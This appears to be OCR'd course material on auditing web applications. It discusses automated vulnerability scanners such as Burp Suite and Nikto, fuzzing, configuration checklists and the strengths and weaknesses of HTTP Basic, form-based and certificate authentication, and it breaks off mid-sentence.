
You may notice that we are now at an ASP page. Even without this change in the URL, the embedded HTTP header indicates that we are speaking with a Microsoft IIS 7 server! The great part is that we are still speaking to the same host address. But what does this all mean for us?

It is entirely possible that our scanner will have already determined that this is Apache on CentOS with PHP. Apparently, the server is somehow "proxying" some requests back to an IIS server. Will our scanner detect that the server technology has changed even though the IP address and host name have not? If the scanner fails to note this change, then any report that it provides will be suspect because it may incorrectly fail to scan for certain types of issues or provide false positives for technologies that are not actually available over a specific URL!



Some wonder if it is actually necessary to get a web-specific vulnerability scanning tool. Wouldn't a general purpose vulnerability scanner be good enough? The answer is that the general purpose scanners are still useful, especially for testing the configuration of the underlying operating system and network infrastructure, but the web-specific tools tend to do a much better job on web applications.


Web application vulnerability scanners usually have far more web-specific signatures and test web applications more rigorously than general purpose scanners. This doesn't mean that you won't find one tool that does it all, but we recommend using the right tool for the job at hand.



If a general purpose scanner such as Tenable or QualysGuard isn't the right tool to run, what is the right tool? The answer is that you want something specifically designed for dealing with web applications. However, we are going to recommend that you use this tool as a first step, not as a final solution.


All the automated scanners within this market space are designed to find known vulnerabilities in applications. They look for obvious holes like cross-site scripting flaws, SQL injection flaws, and more. The trouble is that, unless it is a common flaw, these tools have a hard time figuring out that the data that just got returned from your application should not have been returned. This is not to say that these tools are useless, however! They are quite valuable, but it is important to be aware of the limitations of your tools!

Therefore, we strongly recommend that you view these tools primarily as configuration validation tools. Anything more than configuration data is wonderful, but we likely need other tools to get those details.



Over the past 5 years or so, the web application testing market has been hot and, as a result, a large number of tools are available. The folks over at WebAppSec.org (WASC) actually maintain a decent list of current web application vulnerability scanners. If you do go there, though, keep in mind that you will find not only web application vulnerability testing tools, but also useful tools that are used by web application testers. In other words, some of the tools are all-in-one tools and others are simply useful tools that would be used with other tools to achieve some objective.


The tools that we have listed above range in price from free to tens of thousands of dollars depending on the size of the deployment that you are analyzing. Some of these tools, such as WebInspect, actually have you drive through the web application using the scanner as a proxy, allowing it to observe typical interaction and produce findings. Others, such as N-Stalker and Wikto, are not interactive at all. Instead, they arbitrarily scan the application looking for known flaws and then generate a report.



There is a caveat with automated scanning that you ought to be aware of. We likely touched on this yesterday when we covered Nessus, but it would be good to make sure you keep this in mind.

Automated scanning is wonderfully quick, enabling you to easily configure the scanner to target however many hosts you need to test, producing a comprehensive report at the end. The problem, though, is that automated tools generally find only known vulnerabilities. This is great if you're running someone else's web application (such as a content management system or a blog), but what if your organization wrote its own web application?


This doesn't mean that automated tools aren't useful. They are great for finding the low-hanging fruit. Even so, there's no better web application tester today than a well-trained person with a brain. For some proof, you might try pointing Nikto at buggybank. It may find some issues, but it definitely won't find them all, and that's a badly written application!



Among web application penetration testers and security professionals, Burp Suite is widely considered to be "the" tool for testing applications. In addition to having an extensible framework and a large number of built-in tools, the commercially licensed version has an effective vulnerability testing engine built in to it.

The slide shows an example of the output from the Burp scanner. In this case, Burp was simply passively scanning content as it went by and adding notes about each thing that it proxied. Along the way you can see that it actually has something to say about nearly every single website that the user has browsed to! Each of the items has detailed information to explain the issue. Each report includes both the content that was sent and precisely what was returned so that you can evaluate the data for yourself. To make the best use of this tool and what it reports, however, you must be familiar with what the actual impact would be and have at least a passing familiarity with how exploitation would be accomplished. We're going to seek to give you much of that knowledge throughout the remainder of the material today.

Burp is typically configured with a target scope. After doing so it is typical for a tester to tell Burp to automatically (and actively) scan everything that it comes across on the site. With this process up and running, it becomes a largely iterative process. The tester performs some manual testing. Burp watches and then actively scans this content. As things are found they are added to the report. Next, the tester finishes testing some page, element, or other aspect of the site, so he takes a peek at the report and selects something that Burp has found for validation and exploration.



There have been some advances in the field of automated testing for web applications. The technique that is used is fuzzing. Fuzzing is an old tactic, but it has found new life with a new set of tools for web applications. Some of the tools we have used have these features built in, such as Nessus and WebScarab.

Fuzzing is looking for any places that input might be accepted by the application and jamming all kinds of junk into those spots in hundreds of different combinations. The results can be surprising, often revealing previously unknown flaws in our application's logic.

Even so, human beings are still the best fuzzers. When a trained person looks at an application, what it asks for and how it responds, we can often discover where a weakness lies faster than a fuzzer because we can reason on what we see and quickly identify patterns.

The Story So Far (1)

- Checklist Items:
  - Default content
  - Directory indexing
  - Secure base configuration:
    - Examine hidden content
  - Operating system secure
  - Network deployment secure

Auditing Web Based Applications

In this section, we covered a few more of the basics, particularly with regard to web server configuration. We also identified some items that we can build in to a checklist for auditing our web server and application:

- Is default content or sample content installed on the web server?
  - If so, why is this necessary? Is any of this material executable code?
- Check that directory indexing has been disabled.
- Compare the configuration of the server with the manufacturer's or community security recommendations.
- Have appropriate controls and options been configured?
- Have the server headers been sanitized?
- Which security baseline has been implemented on the underlying operating system? Has the security of this configuration been audited?
- Does the network architecture support the security and information flow requirements of the web architecture?

The Story So Far (2)


- Checklist Items:
  - Identify any known vulnerabilities in the applications being used
  - Review automated testing results for possible improvements
  - Evaluate risk of "low-hanging fruit"

Auditing Web Based Applications


Other topics were covered in this section and a few more things to add to our checklist. We'll add more input validation items to our checklist later today.

Use at least one automated tool to evaluate the website:

- Are there any issues identified by the tools?
- What risks do these issues represent?
- What controls already exist to mitigate the risks?
- Can the responsible individuals remediate the risks identified?




Continue with the labs wherever you left off. At this point, you should be moving through both the Web Application Vulnerability scanning exercise and the Fuzzing exercise.



At this point, we've covered all the elementary concepts involved in web applications and web servers. Now we move into some of the high-level concepts and draw together some of the information that you've learned already. In the rest of the sections, we take a look at the major aspects of web applications.

First, web applications usually require some form of authentication. Second, the application needs to track the identity of authenticated users in a session. Third, the application enables the user to interact, often transferring sensitive information in and out of the application.

In this section, we look at how authentication works in web applications and how to evaluate our authentication scheme.




Many web-based applications authenticate the user (that is, validate the user's identity). If there are security weaknesses in the authentication, then the application is exposed to severe risk, such as unauthorized access, fraud, and theft of sensitive customer data. Let's examine several common forms of authentication and determine the relevant audit points.

There are three popular forms of authentication for web applications. These are use of digital certificates, form-based authentication, and HTTP Basic authentication. We consider each of these in turn, examining the pros and cons of each. There is a fourth mechanism, NTLM authentication, which makes use of HTTP Digest authentication, but this is not nearly as common as the others. We give you some information about this as well.

Methods: HTTP Basic Authentication


- Strengths:
  - Easy to implement
- Weaknesses:
  - Not easily cleared from browser (that is, log out function)
  - Not encrypted
  - Trivial to brute force
  - Acts like session ID:
    - Confuses long-term secret with short-term secret
- Best Practices:
  - Encrypt all traffic during and after authentication:
    - Credentials are sent with every request



Auditing Web Based Applications

HTTP has an authentication mechanism built in to it. This is called Basic authentication. When a resource, such as a web page, is protected by Basic authentication, the web server sends a special HTTP header. This header causes the browser to prompt the user for a username and password. The username and password are sent in an encoded form in the HTTP header of subsequent requests. This encoding is a base-64 string to help comply with the HTTP specification, particularly removing spaces and other special characters. Encoding is not the same as encryption because it can easily be reversed without any special knowledge. One way to secure HTTP Basic authentication from eavesdropping is to encrypt the entire connection using SSL.

When Basic authentication is used, it is difficult to clear the credentials from the client. In fact, the easiest way to clear them is to convince the user to exit out of the browser completely! It is possible to implement a log-off function that clears the credentials by returning an HTTP 401 (Unauthorized) header to the client. To do this, however, you have to either automatically refresh to the 401 message or convince the user to click a sign-off button.




The POST method is recommended for any form that submits sensitive data, especially authentication credentials. Because the GET method places all input (for example, the user's password) into the URL, this exposes the input in various ways (for example, the browser history file). More detailed examples of how the GET method exposes user input are given later.

The form should be submitted via SSL to prevent eavesdropping. The URL to which the form data is sent (the HTML parameter called ACTION) should be https (for encrypted), not simply http.

Form-based authentication should use the HTML tag of TYPE=PASSWORD for password-like form elements. This HTML tag causes user input to appear as asterisks (that is, *****) to prevent a malicious onlooker from seeing the sensitive data appear on the screen.

Finally, for the highest level of security based on forms, consider using tokens. Tokens are hardware devices or software applications that a user needs to successfully authenticate. Without physical possession of the token, it is (in theory) impossible for the user to log in.



Digital certificates are issued by trusted third parties known as Certification Authorities (CAs), using the industry-standard X.509 format. The CA digitally signs the certificate using its own private key, thereby vouching for the holder's identity and protecting the certificate against tampering.

Digital certificates bind information about the certificate owner to the owner's public key, which is used to encrypt data. Typically, a web server that handles sensitive data encrypts, or scrambles, the traffic between the user and itself, especially when the data travels across untrusted networks, such as the Internet. In that case, the web server presents the user with a digital certificate that serves two purposes:

